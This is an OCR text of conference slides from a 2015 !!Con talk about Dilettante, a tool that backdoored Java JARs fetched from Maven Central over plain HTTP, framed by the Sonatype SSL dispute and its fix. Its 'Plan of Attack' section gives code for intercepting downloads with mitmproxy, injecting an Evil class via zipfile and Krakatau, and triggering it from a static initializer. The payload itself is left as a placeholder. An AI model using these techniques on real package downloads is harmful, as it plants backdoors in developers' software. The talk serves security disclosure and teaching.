
The story of Dilettante

HACK #1

Max Veytsman

@mveytsman

Hack #2



iTerm via java.clojure.main
wants to connect to repo.maven.apache.org on port 80 (http)
Forever
Until Quit
Any Connection
Only port 80 (http)
Only repo.maven.apache.org
Only repo.maven.apache.org and port 80 (http)
?
Deny
Allow



CAN YOU
ENHANCE THAT

!!

repo.maven.apache.org on port 80 (http)


Maven™


Sonatype


Overview
Why CLM
CLM for Risk & Remediation
CLM for Risk
The Component Revolution
CLM & HP Fortify on Demand
Secure Access to Central
SSL Connectivity to Central for All
$10 Donation Helps Ensure the Integrity of Your Components
We know how components from the Central Repository have become critical to your development efforts. We also know that you nee

Max Veytsman @mveytsman · Jul 21

@weekstweets actually, I do know how I feel. People use central to download software. Why are you endangering your users for a donation?

Details Reply Retweet Favorite More

Derek E. Weeks
@weekstweets

Follow

@mveytsman All features of all products are not free. SSL is offered w/ Nexus Pro and OSS. For those wishing for security, we offer that.

Reply Retweet Favorite More

11:50 AM - 21 Jul 2014

Dilettante [1]

[1] https://github.com/mveytsman/dilettante

i'm in ur javaz haxxoring ur codez! - @mveytsman - !!Con 2015

Plan of Attack


1. Proxy maven central
2. Backdoor JARs with evilness
3. Get our code to execute
4. Without breaking things

1) Proxy Maven

Set `<proxy>` in ~/.m2/settings.xml

2) Replace the JAR

MITMPROXY



https://mitmproxy.org/

i'm in ur javaz haxxoring ur codez! - @mveytsman - !!Con 2015

LIBMPROXY

```
def process_flow(self, f, r):
    if f.request.host == "repo1.maven.org" and \
       re.match(".*\jar$", f.request.path)

        f.response.content = <EVIL JAR GOES HERE>
```

3) Get our code to execute

Evil Java

```
package dilettante;
public class Evil {
     public static void backdoor()  {
          // Do Evil
     }
}
```

Evil Python

```
import zipfile

zp = zipfile.ZipFile(jar_path, "a")
zp.writestr("dilettante/Evil.class", self.backdoor_launcher)
zp.close()
```

Krakatau[2]

[2] https://github.com/Storyyeller/Krakatau

i'm in ur javaz haxxoring ur codez! - @mveytsman - !!Con 2015

Using Krakatau

```
import Krakatau, Krakatau.binUnpacker
from Krakatau.classfile import ClassFile
from Krakatau.assembler import tokenize, parse, assembler, disassembler

stream = Krakatau.binUnpacker.binUnpacker(data=data)
class_ = ClassFile(stream)
class_.loadElements(keepRaw=True)
source = Krakatau.assembler.disassembler.disassemble(class_)

backdoored_source = "\n" + source + <EVIL JAVA ASSEMBLY CODE>

lexer = tokenize.makeLexer(debug=False)
parser = parse.makeParser(debug=False)
parse_trees = parser.parse(backdoored_source, lexer=lexer)
backdoored_class = assembler.assemble(parse_trees[0], False, False, filename)[1]
```

Actually Using Krakatau

```
# Disassemble the class
source = "\n" + source + <EVIL JASMIN>
# Assemble the classe
```

Evil Java

```
import dilettante.Evil;

static {
    Evil.backdoor()
}
```

Evil Jasmin

```
.method static <clinit> : ()V
    ; method code size: 4 bytes
    .limit stack 0
    .limit locals 0
    invokestatic dilettante/Evil backdoor ()V
    return
.end method
```


YOU GET A BACKDOOR
YOU GET A BACKDOOR
EVERYONE GETS A BACKDOOR
imgflip.com

4) Don't break things

No one said this was elegant!

```
public class Evil {

    public static boolean backdoor_executed = false;

    public static void backdoor()  {
        if (!backdoor_executed) {
            // Do Evil
            backdoor_executed = true;
        }
    }
}
```

complete › src › main › java › hello › HelloWorld

HelloWorld

Project

HelloWorld.java | gs-maven | Greeter.java

complete [gs-maven] (~/tmp/gs-maven/cor

External Libraries

< 1.8 > (/Library/Java/JavaVirtualMachin

- ant-javafx.jar (library home)
- charsets.jar (library home)
- cldrdata.jar (library home)
- deploy.jar (library home)
- dnsns.jar (library home)
- dt.jar (library home)
- htmlconverter.jar (library home)
- javafx-mx.jar (library home)
- javaws.jar (library home)
- jce.jar (library home)
- jconsole.jar (library home)
- jfr.jar (library home)
- jfxrt.jar (library home)
- jfxswt.jar (library home)
- jsse.jar (library home)
- localedata.jar (library home)
- management-agent.jar (library home)
- nashorn.jar (library home)
- plugin.jar (library home)

```
package hello;

import org.joda.time.LocalTime;

public class HelloWorld {
    public static void main(String[] args) {
        LocalTime currentTime = new LocalTime();
        System.out.println("The current local time is: " + currentTime);
        Greeter greeter = new Greeter();
        System.out.println(greeter.sayHello());
    }
}
```

Run: HelloWorld | HelloWorld | HelloWorld

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_05.jdk/Contents/Home/bin/java ...
The current local time is: 20:21:22.897
Hello world!

Process finished with exit code 0
```

i'm in ur javaz haxxoring ur codez! - @mveytsman - !!Con 2015

Epilogue

Sonatype Blog: Latest Posts

APPSEC SPOTLIGHT | EVERYTHING OPEN SOURCE | NEXUS LIVE | NEXUS REPO REEL

HTTPS Support Launching Now!

August 4, 2014 By Brian Fox

It is live! Within an extremely short turnaround time the Sonatype Operations team has coordinated certificates and other setup with our excellent CDN provider Fastly and you can now all enjoy the content of the Central Repository via HTTPS/SSL.

Thanks

https://github.com/mveytsman/dilettante

@mveytsman

max@appcanary.com